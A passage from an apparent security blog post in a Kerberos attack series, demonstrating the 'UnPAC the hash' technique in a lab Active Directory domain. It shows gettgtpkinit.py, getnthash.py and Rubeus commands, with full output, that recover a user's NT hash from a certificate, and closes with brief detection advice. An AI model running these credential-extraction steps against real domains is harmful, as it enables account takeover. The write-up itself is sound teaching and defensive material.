                            v ad-data [truncated]: 060000000000000001000000d00100006800000000000000020000009400000038020000000000000a0000001a000000d00200000000
                               > Verified Server checksum 16 keytype 18 using learnt encTicketPart_key in frame 4654 (id=4654.1 same=5) (39544718...)
                               > Verified KDC checksum 16 keytype 18 using keytab principal krbtgt@LARESLABS.LOCAL (id=keytab.2 same=0) (858d1f94...)
                                 Num Entries: 6
                                 Version: 0
                               > Type: Logon Info (1)
                               v Type: Credential Type (2)
                                    Size: 148
                                    Offset: 568
                                  v PAC_CREDENTIAL_INFO [truncated]: 0000000012000000dc5293e5431b1edd6551016323b01c8d04f4a7c0876b972ac9460f9e6da756d02920f1d8dc
```

PAC_CREDENTIAL_INFO with NT and LM client´s hashes

TGS-REP PAC_CREDENTIAL_INFO.

Using the TGT session key, it's now possible to decrypt the ticket, extract the PAC, parse, and decrypt the NT hash using the AS-REP session key.


The image below demonstrates an example of how to request a TGT using Kerberos PKINIT with the certificate/private key of a user using gettgtpkinit.py:



```
┌──(PKINIT)─(ray㉿karma)-[~/…/tools/lab/credential-access/PKINITtools]
└─$ python3 gettgtpkinit.py -cert-pfx elliot.a.pfx LARESLABS.LOCAL/Elliot.a  elliot.a -dc-ip 192.168.25.133
2024-03-10 16:21:12,439 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-03-10 16:21:12,506 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2024-03-10 16:21:12,511 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-03-10 16:21:12,511 minikerberos INFO     afac6ccea7904e5bd5fada62b335251d914c4d271a4a43f42a3f8a86b7d97a8d
INFO:minikerberos:afac6ccea7904e5bd5fada62b335251d914c4d271a4a43f42a3f8a86b7d97a8d
2024-03-10 16:21:12,513 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

gettgtpkinit.py


Once the TGT is obtained, the getnthash.py script, in conjunction with the TGT and the TGT´s session key, can be used to extract the PAC and get the user's NT hash:



```
┌──(PKINIT)─(ray㉿karma)-[~/…/tools/lab/credential-access/PKINITtools]
└─$ export KRB5CCNAME=elliot.a

┌──(PKINIT)─(ray㉿karma)-[~/…/tools/lab/credential-access/PKINITtools]
└─$ python3 getnthash.py -key afac6ccea7904e5bd5fada62b335251d914c4d271a4a43f42a3f8a86b7d97a8d LARESLABS.LOCAL/Elliot.a
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
2da2c736fbae072ce77229710687a499
```

getnthash.py

From Windows, the same can be accomplished with Rubeus; however, first, we need to convert the '.pfx' file to a Base64 string:




```
PS C:\Users\elliot.a\Downloads> $fileContentBytes = get-content 'Elliot.a.pfx' -Encoding Byte
PS C:\Users\elliot.a\Downloads> [System.Convert]::ToBase64String($fileContentBytes) | Out-File 'Elliot.ab64.txt'
PS C:\Users\elliot.a\Downloads> cat .\Elliot.ab64.txt
MIIL7AIBAzCCC6IGCSqGSIb3DQEHAaCCC5MEgguPMIILizCCBl4GCSqGSIb3DQEHAaCCBk8EggZLMIIGRzCCBkMGCyqGSIb3DQEMCgEDoIIF+jCCB
mSJomT8ixkARkWBWxvY2FsMRkwFwYKCZImiZPyLGQBGRYJbGFyZXNsYWJzMRkwFwYDVQQDExBsYXJlc2xhYnMtQ0ExLUNBMB4XDTI0MDMxMDE1NDc
FwVVc2VyczERMA8GA1UEAxMIRWxsaW90LkEwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCzh+XgulIkfi5Ndvg/OmU+7u+d+EWp0nkLd
```

convert .pfx to base64.

The following Rubeus command can then be issued to extract the NTHash:

```
.\Rubeus.exe asktgt /getcredentials /user:Elliot.a /certificate:<b64Certificate>
/domain:Lareslabs.local /dc:dc1.lareslabs.local /show
```



```
[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Elliot.A, CN=Users, DC=lareslabs, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'Lareslabs.local\Elliot.a'
[*] Using domain controller: 192.168.25.133:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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

  ServiceName              :  krbtgt/Lareslabs.local
  ServiceRealm             :  LARESLABS.LOCAL
  UserName                 :  Elliot.a (NT_PRINCIPAL)
  UserRealm                :  LARESLABS.LOCAL
  StartTime                :  3/10/2024 3:32:43 PM
  EndTime                  :  3/11/2024 1:32:43 AM
  RenewTill                :  3/17/2024 3:32:43 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  31sPIfyu3hAhs2K60NMJmA==
  ASREP (key)              :  3FB64B91EA78CCBD54B4EC6281B00514

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 2DA2C736FBAE072CE77229710687A499
```

Rubeus ASKTGT UnPAC using PKINIT and U2U.

Defenses:

- Monitor for Kerberos authentication via PKINIT, since the NT/LM hashes is only returned when PKINIT is used.
- Look for TGS requests that have at least the following options set: Forwardable, Renewable, Renewable_ok, Enc_tkt_in_skey(there will be a lot of false positives).

Wrapping things up …

In this second part of the Kerberos series, we’ve dug a little deeper into the Kerberos Credentialed Access techniques, covering the following:

- User enumeration
- Password Guessing
- AS-REQroasting
- AS-REProasting
- TGS-REProasting (Kerberoast)
- UnPAC the hash

We hope this installment of the Kerberos series has helped provide a better understanding of the number of techniques threat actors can use to attack the Kerberos Authentication flow.

In the next post of the series, we will continue to delve deeper, next time looking at ‘User Impersonation’ and talking about ticket management and ticket forging.

Resources:

- Active Directory Kerberos Attacks Analytic - Splunk.
- Dirk-Jan Mollema - NTLM relaying to AD CS - On certificates, printers and a little hippo.
- Atl4s - You do (not) Understand Kerberos.
- LuemmelSec - S4fuckMe2selfAndUAndU2proxy - A low dive into Kerberos delegations.
- Microsoft - Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol.
- FalconFriday — Detecting UnPACing and shadowed credentials.
- Tarlogic - Kerberos.
- Eloy Pérez (@zer1t0) - Attacking Active Directory.
- Harmj0y - Kerberoasting Revisited.